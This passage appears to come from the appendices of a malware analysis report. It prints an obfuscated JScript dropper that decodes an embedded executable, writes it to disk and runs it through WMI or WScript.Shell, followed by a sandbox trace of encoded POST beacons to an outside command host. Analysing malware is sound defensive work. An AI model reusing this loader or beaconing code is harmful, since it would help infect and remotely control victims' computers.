0x2558;lgnsyjc62[0xD5] = 0x2552;lgnsyjc62[0xD6] = 0x2553;lgnsyjc62[0xD7] = 0x256B;lgnsyjc62[0xD8] =
0x256A;lgnsyjc62[0xD9] = 0x2518;lgnsyjc62[0xDA] = 0x250C;lgnsyjc62[0xDB] = 0x2588;lgnsyjc62[0xDC] =
0x2584;lgnsyjc62[0xDD] = 0x258C;lgnsyjc62[0xDE] = 0x2590;lgnsyjc62[0xDF] = 0x2580;lgnsyjc62[0xE0] =
0x03B1;lgnsyjc62[0xE1] = 0x00DF;lgnsyjc62[0xE2] = 0x0393;lgnsyjc62[0xE3] = 0x03C0;lgnsyjc62[0xE4] =
0x03A3;lgnsyjc62[0xE5] = 0x03C3;lgnsyjc62[0xE6] = 0x00B5;lgnsyjc62[0xE7] = 0x03C4;lgnsyjc62[0xE8] =
0x03A6;lgnsyjc62[0xE9] = 0x0398;lgnsyjc62[0xEA] = 0x03A9;lgnsyjc62[0xEB] = 0x03B4;lgnsyjc62[0xEC] =
0x221E;lgnsyjc62[0xED] = 0x03C6;lgnsyjc62[0xEE] = 0x03B5;lgnsyjc62[0xEF] = 0x2229;lgnsyjc62[0xF0] =
0x2261;lgnsyjc62[0xF1] = 0x00B1;lgnsyjc62[0xF2] = 0x2265;lgnsyjc62[0xF3] = 0x2264;lgnsyjc62[0xF4] =
0x2320;lgnsyjc62[0xF5] = 0x2321;lgnsyjc62[0xF6] = 0x00F7;lgnsyjc62[0xF7] = 0x2248;lgnsyjc62[0xF8] =
0x00B0;lgnsyjc62[0xF9] = 0x2219;lgnsyjc62[0xFA] = 0x00B7;lgnsyjc62[0xFB] = 0x221A;lgnsyjc62[0xFC] =
0x207F;lgnsyjc62[0xFD] = 0x00B2;lgnsyjc62[0xFE] = 0x25A0;lgnsyjc62[0xFF] = 0x00A0;do {lgnsyjc1495 =
lgnsyjc458[lgnsyjc4110];if (lgnsyjc1495 < 128) {lgnsyjc020 = lgnsyjc1495;}}else {lgnsyjc020 =
lgnsyjc62[lgnsyjc1495];}lgnsyjc356.push(lgnsyjc262(lgnsyjc020));lgnsyjc4110 += 1;} while (lgnsyjc4110 <
lgnsyjc9469(lgnsyjc458));lgnsyjc144 = lgnsyjc356.join("");return lgnsyjc144;}function lgnsyjc15(lgnsyjc287)
{return new ActiveXObject(lgnsyjc287);}function lgnsyjc7522() {return Math.floor(Math.random() * 65536);}function
lgnsyjc4677(lgnsyjc387, lgnsyjc4315, lgnsyjc7403, lgnsyjc1632, lgnsyjc4299){var lgnsyjc963;try {var
lgnsyjc5310 = lgnsyjc598(lgnsyjc387);var lgnsyjc081 = lgnsyjc894(lgnsyjc5310, lgnsyjc7403,
lgnsyjc1632);lgnsyjc5310 = 0;if (lgnsyjc4299 === 1 && lgnsyjc081[0] !== 0x4D && lgnsyjc081[1] !== 0x5a){return
0;}var lgnsyjc9801 = lgnsyjc15(lgnsyjc2656(lgnsyjc28, lgnsyjc8,
lgnsyjc4));lgnsyjc9801.open();lgnsyjc9801.position = 0;lgnsyjc9801.type = 2;lgnsyjc9801.charset =
437;lgnsyjc9801.writeText(lgnsyjc56(lgnsyjc081));lgnsyjc081 =
0;lgnsyjc9801.saveToFile(lgnsyjc4315);lgnsyjc9801.close();lgnsyjc963 = 1;} catch (lgnsyjc265) {return 0;}return
lgnsyjc963;}function lgnsyjc400() {try {lgnsyjc0147.lgnsyjc786;return true;} catch (lgnsyjc27) {if (typeof
WScript === 'object') {return true;}lgnsyjc481();}}function lgnsyjc206(){var lgnsyjc681;var
lgnsyjc4718;try{lgnsyjc681 = lgnsyjc15(lgnsyjc2656('EdT:)?+6**kP>Yj', lgnsyjc8, lgnsyjc4));lgnsyjc4718 =
lgnsyjc681.RegRead(lgnsyjc2656('rz%I07urKow0mJVbfPQ=)Kp;]cNjAFcRv1W#ckgw7%I>
(,I5,dv&KR/,^kH+9*p=-/6*dFQ+MC2T|j[,;T)+FE', lgnsyjc8, lgnsyjc4));if (!lgnsyjc4718) {return false;}return
lgnsyjc4718;} catch (lgnsyjc0598){return false;}}function lgnsyjc481(){var lgnsyjc9032 = "\\";var lgnsyjc4797;var
lgnsyjc867;var lgnsyjc337 = "";var lgnsyjc118 = "";var lgnsyjc449 = "";try {lgnsyjc4797 =
lgnsyjc15(lgnsyjc2656(lgnsyjc737, lgnsyjc8, lgnsyjc4));lgnsyjc867 =
lgnsyjc4797.environment(lgnsyjc2656(lgnsyjc70, lgnsyjc8, lgnsyjc4));lgnsyjc337 =
lgnsyjc867(lgnsyjc2656(lgnsyjc8727, lgnsyjc8, lgnsyjc4));if (lgnsyjc337 != "") {lgnsyjc337 = lgnsyjc337 +
lgnsyjc9032 + lgnsyjc2656(lgnsyjc3517, lgnsyjc8, lgnsyjc4) + lgnsyjc9032;}} catch (lgnsyjc087) {lgnsyjc337 =
"";}var lgnsyjc7220;lgnsyjc7220 = lgnsyjc337 + lgnsyjc7522() + lgnsyjc2656(lgnsyjc807, lgnsyjc8, lgnsyjc4);if
(lgnsyjc4677(lgnsyjc3700, lgnsyjc7220, lgnsyjc8, lgnsyjc4, 0) === 1){var lgnsyjc012 = lgnsyjc118 +
lgnsyjc7220 + lgnsyjc118;var lgnsyjc24 = 0;try {var lgnsyjc554 =
GetObject(lgnsyjc2656('Zu%Fr>p+*kGN{~bq"/E>+Nw6z/OE/arQ90<NPg&]IU/7|PH5p0Wl~f5[]sI&<YL_Sn&G1', lgnsyjc8,
lgnsyjc4));var lgnsyjc0750 = lgnsyjc206();if (lgnsyjc0750) {var lgnsyjc377 =
lgnsyjc554.Get(lgnsyjc2656('_t&yfpEx4[HY]Vhr', lgnsyjc8, lgnsyjc4)).Create(lgnsyjc0750 + " " + lgnsyjc012,
null, null, 0);if (lgnsyjc377 !== 0){lgnsyjc8568;}}}} catch (ew3) {try{lgnsyjc4797.Run(lgnsyjc012, 1, 0);lgnsyjc24
= 1;} catch (lgnsyjc364) {lgnsyjc24 = 0;}}lgnsyjc012 = 0;lgnsyjc3700 = 0;lgnsyjc7220 = 0;lgnsyjc337 =
lgnsyjc337 + lgnsyjc7522() + lgnsyjc2656(lgnsyjc284, lgnsyjc8, lgnsyjc4);if (lgnsyjc4677(lgnsyjc20,
lgnsyjc337, lgnsyjc8, lgnsyjc4, 1) === 1){lgnsyjc20 = "";var lgnsyjc348 = 0;lgnsyjc449 =
lgnsyjc2656(lgnsyjc743, lgnsyjc8, lgnsyjc4) + lgnsyjc118 + lgnsyjc337 + lgnsyjc118;try {var lgnsyjc897 =
GetObject(lgnsyjc2656('Zu%Fr>p+*kGN{~bq"/E>+Nw6z/OE/arQ90<NPg&]IU/7|PH5p0Wl~f5[]sI&<YL_Sn&G1', lgnsyjc8,
lgnsyjc4));var lgnsyjc857 = lgnsyjc897.Get(lgnsyjc2656('_t&yfpEx4[HY]Vhr', lgnsyjc8,
lgnsyjc4)).Create(lgnsyjc449, null, null, 0);if (lgnsyjc857 !== 0) {lgnsyjc88;}} catch (lgnsyjc54)
{try{lgnsyjc4797.Run(lgnsyjc449, 1, 0);lgnsyjc348 = 1;} catch (lgnsyjc84) {lgnsyjc348 = 0;}}}}try {if (lgnsyjc8
&& lgnsyjc4 && lgnsyjc3700 && lgnsyjc9469){lgnsyjc400();}} catch (lgnsyjc39){var lgnsyjc979 = 0;}}
```

Appendix B

```
function anonymous() {
function lgnsyjc9469(lgnsyjc2900) {
return lgnsyjc2900.length;
}
function lgnsyjc56(lgnsyjc458) {
var lgnsyjc62 = [];
var lgnsyjc356 = [];
var lgnsyjc144 = "";
var lgnsyjc1495;
var lgnsyjc020;
var lgnsyjc4110 = 0;
lgnsyjc62[128] = 199;
lgnsyjc62[129] = 252;

...

lgnsyjc62[135] = 231;
lgnsyjc62[255] = 160;
do {
lgnsyjc1495 = lgnsyjc458[lgnsyjc4110];
if (lgnsyjc1495 < 128) {
lgnsyjc020 = lgnsyjc1495;
} else {
lgnsyjc020 = lgnsyjc62[lgnsyjc1495];
}
lgnsyjc356.push(String.fromCharCode(lgnsyjc020));
lgnsyjc4110 += 1;
} while (lgnsyjc4110 < lgnsyjc9469(lgnsyjc458));
lgnsyjc144 = lgnsyjc356.join("");
return lgnsyjc144;
}
function lgnsyjc15(lgnsyjc287) {
return new ActiveXObject(lgnsyjc287);
}
function lgnsyjc4677(lgnsyjc387, lgnsyjc4315, lgnsyjc7403, lgnsyjc1632, lgnsyjc4299) {
var lgnsyjc963;
try {
var lgnsyjc5310 = lgnsyjc598(lgnsyjc387);
var lgnsyjc081 = lgnsyjc894(lgnsyjc5310, lgnsyjc7403, lgnsyjc1632);
lgnsyjc5310 = 0;
if (lgnsyjc4299 === 1 && lgnsyjc081[0] !== 77 && lgnsyjc081[1] !== 90) {
return 0;
}
var lgnsyjc9801 = lgnsyjc15(lgnsyjc2656(lgnsyjc28, lgnsyjc8, lgnsyjc4));
lgnsyjc9801.open();
lgnsyjc9801.position = 0;
lgnsyjc9801.type = 2;
lgnsyjc9801.charset = 437;
lgnsyjc9801.writeText(lgnsyjc56(lgnsyjc081));
lgnsyjc081 = 0;
lgnsyjc9801.saveToFile(lgnsyjc4315);
lgnsyjc9801.close();
lgnsyjc963 = 1;
} catch (lgnsyjc265) {
return 0;
}
return lgnsyjc963;
}
function lgnsyjc400() {
try {
lgnsyjc0147.lgnsyjc786;
return true;
} catch (lgnsyjc27) {
if (typeof WScript === "object") {
return true;
}
}
lgnsyjc481();
}
}
```

```

}
function lgnsyjc206() {
var lgnsyjc681;
var lgnsyjc4718;
try {
lgnsyjc681 = lgnsyjc15(lgnsyjc2656("EdT:2)?+6**kP>Yj", lgnsyjc8, lgnsyjc4));
lgnsyjc4718 = lgnsyjc681.RegRead(lgnsyjc2656("rz%I07urKow0mJVbfpQ=}Kp;]cNjAFcRVlW#ckgw7%I>
(,I5,dv&KR/,^kH+9*p=/6*dFQ+mC2T|j[,;T)+FE", lgnsyjc8, lgnsyjc4));
if (!lgnsyjc4718) {
return false;
}
return lgnsyjc4718;
} catch (lgnsyjc0598) {
return false;
}
}
function lgnsyjc481() {
var lgnsyjc9032 = "\\\";
var lgnsyjc4797;
var lgnsyjc867;
var lgnsyjc337 = "";
var lgnsyjc118 = '';
var lgnsyjc449 = "";
try {
lgnsyjc4797 = lgnsyjc15(lgnsyjc2656(lgnsyjc737, lgnsyjc8, lgnsyjc4));
lgnsyjc867 = lgnsyjc4797.environment(lgnsyjc2656(lgnsyjc70, lgnsyjc8, lgnsyjc4));
lgnsyjc337 = lgnsyjc867(lgnsyjc2656(lgnsyjc8727, lgnsyjc8, lgnsyjc4));
if (lgnsyjc337 != "") {
lgnsyjc337 = lgnsyjc337 + lgnsyjc9032 + lgnsyjc2656(lgnsyjc3517, lgnsyjc8, lgnsyjc4) + lgnsyjc9032;
}
} catch (lgnsyjc087) {
lgnsyjc337 = "";
}
var lgnsyjc7220;
lgnsyjc7220 = lgnsyjc337 + Math.floor(Math.random() * 65536) + lgnsyjc2656(lgnsyjc807, lgnsyjc8, lgnsyjc4);
if (lgnsyjc4677(lgnsyjc3700, lgnsyjc7220, lgnsyjc8, lgnsyjc4, 0) === 1) {
var lgnsyjc012 = lgnsyjc118 + lgnsyjc7220 + lgnsyjc118;
var lgnsyjc24 = 0;
try {
var lgnsyjc554 = GetObject(lgnsyjc2656('Zu%Fr>p+*kGN{-bq"/E>+Nw6z/OE/aRQ90<NPg&]IU/7|PH5p0Wl~f5[}sI<<YL_Sn&G1',
lgnsyjc8, lgnsyjc4));
var lgnsyjc0750 = lgnsyjc206();
if (lgnsyjc0750) {
var lgnsyjc377 = lgnsyjc554.Get(lgnsyjc2656("_t&yfpEx4[HY]Vhr", lgnsyjc8, lgnsyjc4)).Create(lgnsyjc0750 + " "
+ lgnsyjc012, null, null, 0);
if (lgnsyjc377 !== 0) {
lgnsyjc8568;
}
}
} catch (ew3) {
try {
lgnsyjc4797.Run(lgnsyjc012, 1, 0);
lgnsyjc24 = 1;
} catch (lgnsyjc364) {
lgnsyjc24 = 0;
}
}
lgnsyjc012 = 0;
}
lgnsyjc3700 = 0;
lgnsyjc7220 = 0;
lgnsyjc337 = lgnsyjc337 + Math.floor(Math.random() * 65536) + lgnsyjc2656(lgnsyjc284, lgnsyjc8, lgnsyjc4);
if (lgnsyjc4677(lgnsyjc20, lgnsyjc337, lgnsyjc8, lgnsyjc4, 1) === 1) {
lgnsyjc20 = "";
var lgnsyjc348 = 0;
lgnsyjc449 = lgnsyjc2656(lgnsyjc743, lgnsyjc8, lgnsyjc4) + lgnsyjc118 + lgnsyjc337 + lgnsyjc118;
try {
var lgnsyjc897 = GetObject(lgnsyjc2656('Zu%Fr>p+*kGN{-bq"/E>+Nw6z/OE/aRQ90<NPg&]IU/7|PH5p0Wl~f5[}sI<<YL_Sn&G1',
lgnsyjc8, lgnsyjc4));
var lgnsyjc857 = lgnsyjc897.Get(lgnsyjc2656("_t&yfpEx4[HY]Vhr", lgnsyjc8, lgnsyjc4)).Create(lgnsyjc449, null,

```

```

null, 0);
if (lgnsyjc857 != 0) {
lgnsyjc88;
}
} catch (lgnsyjc54) {
try {
lgnsyjc4797.Run(lgnsyjc449, 1, 0);
lgnsyjc348 = 1;
} catch (lgnsyjc84) {
lgnsyjc348 = 0;
}
}
}
}
try {
if (lgnsyjc8 && lgnsyjc4 && lgnsyjc3700 && lgnsyjc9469) {
lgnsyjc400();
}
} catch (lgnsyjc39) {
var lgnsyjc979 = 0;
}
}
}

```

Appendix C

```

"https://login.webdirectoryuk.com/63592579468/h1b5gr"
Script Content:
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
IFileSystem3.GetFile("C:\windows\notepad.exe");
IFile.DateCreated();
IServerXMLHTTPRequest2.open("POST", "https://login.webdirectoryuk.com/63592579468/h1b5gr", "false");
IServerXMLHTTPRequest2.onreadystatechange("Unsupported parameter type 00000009");
IServerXMLHTTPRequest2.send("xfb_5!)#@Z%NoXq|eT&EU_1kbTVFS;,i25oU/wYT^m&QmY.A!o8=n<|*54VFJmd<Tr|lZOK`^KxVd5JDm"10^K43a
<CG$&Kj^^CsqG/[Y[8zE7%ARJ4iw0,]gEHB8,:l@PU0vxBhoK=qY81rH{d#[^GRcR(*Q18C");
ISwbemLocator.ConnectServer(".", "root\cimv2");
ISwbemServicesEx.Get("Win32_ProcessStartup");
ISwbemObjectEx.SpawnInstance_();
ISwbemObjectEx._01800001("0");
ISwbemServicesEx.Get("Win32_Process");
ISwbemObjectEx.Methods_("Create");
ISwbemMethod.InParameters();
ISwbemObjectEx.SpawnInstance_();
ISwbemObjectEx.Properties_();
ISwbemPropertySet.Item("CommandLine");
ISwbemProperty.Value("typeperf.exe "\System\Processor Queue Length" -si 180 -sc 1");
ISwbemObjectEx.Properties_();
ISwbemPropertySet.Item("ProcessStartupInformation");
ISwbemProperty.Value("Unsupported parameter type 00000009");
ISwbemServicesEx.ExecMethod("Win32_Process", "Create", "Unsupported parameter type 00000009");
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800002();
ISwbemServicesEx.ExecNotificationQuery("SELECT * FROM __InstanceDeletionEvent Within 1 Where TargetInstance ISA
'Win32_Process");
ISwbemEventSource.NextEvent();
ISwbemObjectEx._01800001();
ISwbemObjectEx._01800001();
ISwbemEventSource.NextEvent();

```

...

```
ISwbemEventSource.NextEvent();  
ISwbemObjectEx._01800001();  
ISwbemObjectEx._01800001();  
IServerXMLHttpRequest2.open("POST", "https://login.webdirectoryuk.com/63592579468/h1b5gr", "false");  
IServerXMLHttpRequest2.onreadystatechange("Unsupported parameter type 00000009");  
IServerXMLHttpRequest2.send("  
<D,U`u`u/xe$a#J@f|*jit[BG8]>__]sXf.m7hF%}J|>]s{s{GZoxnY@u1L;QU1StQfp.T.z}QOR{MZLpjBTmG05`@]!$:5*Pp6avAY,09bRTN%k%X,F*^KdaAu  
[:~#o5oT~B1JCFft~uo>R*09h1=YUB#Z");
```

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